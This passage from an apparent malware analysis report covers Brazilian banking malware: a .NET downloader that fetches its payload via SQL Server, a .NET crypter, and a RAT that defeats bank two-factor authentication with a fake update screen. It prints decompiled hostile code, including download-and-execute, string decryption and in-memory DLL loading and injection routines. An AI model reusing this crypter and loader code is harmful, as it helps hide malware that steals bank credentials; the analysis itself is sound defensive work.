Another type of malware that emerged recently was malware developed in .NET instead of Visual Basic 6.0 and Delphi, following a trend we saw worldwide. It is not hard to find a downloader written in .NET. Anyway, some samples of Trojan-Banker.MSIL.Lanima grabbed our attention when we found some of them were not using functions commonly used to download the payload.

```
private void downLoadFile()
{
    try
    {
        if (this.f192cadc779f4b3587a5893059066be5_conn.State == ConnectionState.Closed)
        {
            this.f192cadc779f4b3587a5893059066be5_conn.Open();
        }                                                    SELECT img FROM dbo.arq
        string cmdText = Form1.decript("oOQ6IvTEy9OiUwUCBgtfF00hsSazUzaq");
        SqlCommand sqlCommand = new SqlCommand(cmdText, this.f192cadc779f4b3587a5893059066be5_conn);
        byte[] array = (byte[])sqlCommand.ExecuteScalar();
        string text = this.f192cadc779f4b3587a5893059066be5_temp + "\\" + Form1.decript("o8C+9B2GNF4YmFXNyR7bNg==");
        if (array != null)                                                          System.dll.exe
        {
            using (FileStream fileStream = new FileStream(text, FileMode.OpenOrCreate, FileAccess.Write))
            {
                fileStream.Write(array, 0, array.Length);
                fileStream.Flush();
                fileStream.Close();
            }
        }
        if (this.f192cadc779f4b3587a5893059066be5_conn.State == ConnectionState.Open)
        {
            this.f192cadc779f4b3587a5893059066be5_conn.Close();
        }
        Interaction.Shell(text, AppWinStyle.MinimizedFocus, false, -1);
        ProjectData.EndApp();
    }
    catch (Exception expr_B7)
    {
        ProjectData.SetProjectError(expr_B7);
        ProjectData.ClearProjectError();
    }
}
```

Download function


As we can see in the picture above this samples does not use any download function because it uses SQL Server to host the binary content and then just uses an SQL command to retrieve the content and save to disk.

The strings are encoded with base64 and encrypted with Triple DES algorithm in order to hide the text related to the main actions of the malware.

```
public static string decript(string Message)
{
    UTF8Encoding uTF8Encoding = new UTF8Encoding();
    MD5CryptoServiceProvider mD5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] key = mD5CryptoServiceProvider.ComputeHash(uTF8Encoding.GetBytes("0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-0-(
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
    tripleDESCryptoServiceProvider.Key = key;
    tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
    tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
    byte[] array = Convert.FromBase64String(Message);
    byte[] bytes;
    try
    {
        ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateDecryptor();
        bytes = cryptoTransform.TransformFinalBlock(array, 0, array.Length);
    }
    finally
    {
        tripleDESCryptoServiceProvider.Clear();
        mD5CryptoServiceProvider.Clear();
    }
    return uTF8Encoding.GetString(bytes);
}
```

Decrypt function


This family of malware is very prevalent in Brazil and China:



MSIL Crypto

Following the same method used by AutoIt Crypto the bad guys developed another crypto, this time using .NET language. The process to extract the real executable is almost the same as AutoIt Crypto but it has an intermediate module which is responsible for extracting the final payload.

Looking at the main module we have a .NET code and the main function of this main module is to extract and load the embedded DLL.



.NET Crypto execution flow

```
public void nobu()
{
    string[] array = Strings.Split(File.ReadAllText(Application.ExecutablePath), "cdpapxalZZZsssAAA", -1, Compa
    byte[] data = (byte[])typeof(Convert).GetMethod(this.Text).Invoke(null, new object[]
    {
        array[1]
    });
    Form2.docinho(Form2.fantasma(data, "sector"));
}
```

Crypto main function

As we can see, the function above will split the binary content by using the separator string "cdpapxalZZZsssAAA" and use the second block which contains the encrypted code of the Loader DLL.

```
34 65 30 38-39 23 53 79-73 74 65 6D-2E 52 65 73  4e089#System.Res
6F 75 72 63-65 73 2E 52-75 6E 74 69-6D 65 52 65  ources.RuntimeRe
73 6F 75 72-63 65 53 65-74 02 00 00-00 00 00 00  sourceSet☻
00 00 00 00-00 50 41 44-50 41 44 50-B4 00 00 00       PADPADP┤
F2 45 02 01-63 64 70 61-70 78 61 6C-5A 5A 5A 73  ≥E☻☺cdpapxalZZZs
73 73 41 41-41 2B 70 6D-5A 6C 59 6D-4A 6C 5A 6D  ssAAA+pmZlYmJlZm
5A 6C 59 6D-4A 6C 5A 6D-5A 6C 59 6D-4A 6C 5A 6D  ZlYmJlZmZlYmJlZm
5A 6C 59 6D-4A 6C 5A 6D-5A 6C 59 6D-4A 6C 5A 6D  ZlYmJlZmZlYmJlZm
```

Loader DLL encrypted content

Then it is time to decrypt it by calling the function named "fantasma" (or "ghost" in English), the official name used for this crypto in the forums is PolyRevDecrypt which is basically an XOR operation between the encrypted

byte, the last byte of the encrypted buffer and one byte of the password provided to the function.

```
public static byte[] fantasma(byte[] data, string pass)
{
    Array.Reverse(data);
    checked
    {
        byte b = data[data.Length - 1];
        byte[] bytes = Encoding.Default.GetBytes(pass);
        byte[] array = new byte[data.Length + 1];
        int num = 0;
        int arg_32_0 = 0;
        int num2 = data.Length - 1;
        int num3 = arg_32_0;
        while (true)
        {
            int arg_72_0 = num3;
            int num4 = num2;
            if (arg_72_0 > num4)
            {
                break;
            }
            array[num3] = (data[num3] ^ b ^ bytes[num]);
            Array.Reverse(bytes);
            bool flag = num == bytes.Length - 1;
            if (flag)
            {
                num = 0;
            }
            else
            {
                num++;
            }
            num3++;
        }
        return array;
    }
}
```

Decryption function

After being decrypted, the code will be loaded and executed by the function “docinho” (or “candy” in English).

```
public static byte[] docinho(byte[] D8bw)
{
    Activator.CreateInstance(AppDomain.CurrentDomain.Load(D8bw).GetType(MyProject.Forms.Form2.Button1.Text + ".PE"));
    return null;
}
```

Function to load and execute the DLL


The code of the library is almost the same as the main executable except that now it will use the second block of the split content.

```
    string[] array = Strings.Split(File.ReadAllText(Application.ExecutablePath), "cdpapxalZZZsssAAA", -1, Compa
    byte[] array2 = PE.PolyRevDeCrypt(Convert.FromBase64String(array[2]), "sector");
    int num;
    int.TryParse(array[5], out num);
    if (Operators.CompareString(array[4], "True", false) == 0)
    {
        Thread.Sleep(num * 1000);
    }
    Type[] types = AppDomain.CurrentDomain.Load(Resources.AdCrypterLib).GetTypes();
    for (int i = 0; i < types.Length; i++)
    {
        Type type = types[i];
        if (Operators.CompareString(type.Name, "Run", false) == 0)
        {
            type.InvokeMember("Inj", (BindingFlags)Conversions.ToInteger(Conversions.ToString(0) + Conversions.
            {
                array2,
                array[3]
            });
        }
    }
}
```

Loader DLL main function

RAT

In a bid to reduce the losses related to cyber attacks, banks implemented two-factor authentication using a hardware token and SMS token for online banking transactions in addition to the solutions already in place like machine identification. To solve this problem the cybercriminals have created a remote administration tool specially developed to request the information required to process internet banking transactions.



RAT execution flow

The browser watcher will monitor the user browser and see if any of the target banks are accessed; if they are, it will decompress and execute the RAT Client and notify the C&C about the new infection.

```
lea     edx, [ebp+var_228]
mov     eax, [ebp+var_4]
call    get_foreground_title
mov     eax, [ebp+var_228]
push    eax
lea     edx, [ebp+var_22C]
mov     eax, offset aF538c054dc5ede ; "F538C054DC5EDE2CF6"
call    decrypt_str
mov     eax, [ebp+var_22C] ; citibank
mov     ecx, 1
pop     edx
call    is_target_title
test    eax, eax
jnz     target_bank_found
lea     edx, [ebp+var_230]
mov     eax, [ebp+var_4]
call    get_foreground_title
mov     eax, [ebp+var_230]
push    eax
lea     edx, [ebp+var_234]
mov     eax, offset aD95cdc27fe01 ; "D95CDC27FE01"
call    decrypt_str
mov     eax, [ebp+var_234] ; caixa
mov     ecx, 1
pop     edx
call    is_target_title
test    eax, eax
jnz     target_bank_found
lea     edx, [ebp+var_238]
```

Internet banking access monitoring

The strings used by this malware are encrypted using their own encryption routine. After decrypting it we are able to identify the targets as well as the important parts of the code.

```
CF70DA43F451F9200C23043C18 - CERTIFICADO:
F95ECC71A680A892BA95BA65F1 - CERTIFICADO:
82B6948CB797D97DD19F81BF60D776DE - SENHA DA CONTA:
E85FCB74DF4E00270749EF50F026082C - SENHA DA CONTA:
8E82A89883ABBD90D67F - SENHA(6):
0C2C14361C0C3536E65ACE66 - CODIGO SMS:
82A09C81A998B76FAB93B79E - ASSINATURA:
77DB40FD241D30E752CA6FC6 - ASSINATURA:
EB230B230B381732 - TABELA:
BE70D072D44C0236EC2E0B - TOKEN SMS:
0137130F341A54F457FF - SENHA CC:
22110F0C369238E470 - POSIçâO:
FF37E95BC37DD9 - TOKEN:
7ADE4BF32B1B0F3B113CE35CF8 - CERTIFICADO:
241B053EE04014 - TOKEN:
5FD04FF459C886BA67D46C - TOKEN SMS:
32E643FF2B034DF358FC - SENHA CC:
57C47BA08A3D6FDD77 - POSIçâO:
CC42FE240A371F - TOKEN:
3BED5CC46EC086DF66CE - SENHA(6):
1D033DEF5ACE70F3281B0D28 - CODIGO SMS:
```


Decrypted strings

For this type of infection it is common for the bad guys to create a way to manage the attacks. Here we can see the number of computers infected on the same day, keeping in mind that this number means the amount of users that have accessed internet banking while the malware was running on their computer.

X	DATA	[IP / Hostname]	[HTTP Referrer]
1	05/05/2015	189.106 [redacted] 35.user.veloxzone.com.br	N/A
2	05/05/2015	187.58. [redacted] .static.host.gvt.net.br	N/A
3	05/05/2015	177.188 [redacted] .dsl.telesp.net.br	N/A
4	05/05/2015	186.212 [redacted] 52.static.host.gvt.net.br	N/A
5	05/05/2015	187.7.1 [redacted] aemt701.e.brasiltelecom.net.br	N/A
6	05/05/2015	177.41. [redacted] .static.host.gvt.net.br	N/A
7	05/05/2015	189.48. [redacted] .user.veloxzone.com.br	N/A
8	05/05/2015	186.249 [redacted] .netonda.com.br	N/A
9	05/05/2015	201.80. [redacted] ua.com.br	N/A
10	05/05/2015	177.13. [redacted] bandalarga.com.br	N/A
11	05/05/2015	177.126 [redacted]	N/A
12	05/05/2015	201.83. [redacted] ua.com.br	N/A
13	05/05/2015	179.178 [redacted] .dynamic.adsl.gvt.net.br	N/A
14	05/05/2015	177.155 [redacted] 77.gbonline.com.br	N/A
15	05/05/2015	200.97. [redacted] .user.veloxzone.com.br	N/A
16	05/05/2015	200.241 [redacted]	N/A
17	05/05/2015	177.55. [redacted] ps.static.evolunetcorp.com.br	N/A
18	05/05/2015	177.16. [redacted] .static.host.gvt.net.br	N/A
19	05/05/2015	191.251 [redacted] .dynamic.adsl.gvt.net.br	N/A
20	05/05/2015	179.232 [redacted] tua.com.br	N/A
21	05/05/2015	186.223 [redacted] rtua.com.br	N/A
22	05/05/2015	189.25. [redacted] 32.user.veloxzone.com.br	N/A
23	05/05/2015	187.18. [redacted] 57	N/A
24	05/05/2015	189.8.1 [redacted]	N/A

C&C panel showing the list of infected users

The RAT Client will connect to the server to alert the attacker that a new victim is accessing the internet banking system. It is then possible to execute the attack in real time.




RAT Server showing a new victim is connected

At this stage the attacker just needs to wait for the user to login and then proceed with the attack. When the user is already logged in, the attacker can see the user screen, lock it and control the execution as well as ask for specific information that will help him to steal the account, like:


- Token
- Access card code
- Date of birth
- Account password
- Internet banking password
- Electronic signature

To prevent the user from seeing that the computer is being remotely controlled, this RAT has a function that simulates an update for the bank security plugin showing a progress bar and disabling all user interactions. Meanwhile, the attacker can perform the banking operations by using the active browser section because the overlay screen is not shown to the attacker.



Lock screen simulating an update

If some information is requested to confirm the transaction, e.g. SMS token, the attacker can ask the victim who will think the information is necessary in order to proceed with the update process.




Screen asking for token code

As soon as the user provides the information, the attacker can enter it on the internet banking screen, bypassing the 2FA used in the transaction.

Information received from the victim

Ransomware

Brazilian cybercriminals not only work with banking malware – they are also exploring other types of attacks involving ransomware. Some years ago, we found TorLocker which contains details inside the malware code suggesting that the developer is from Brazil.



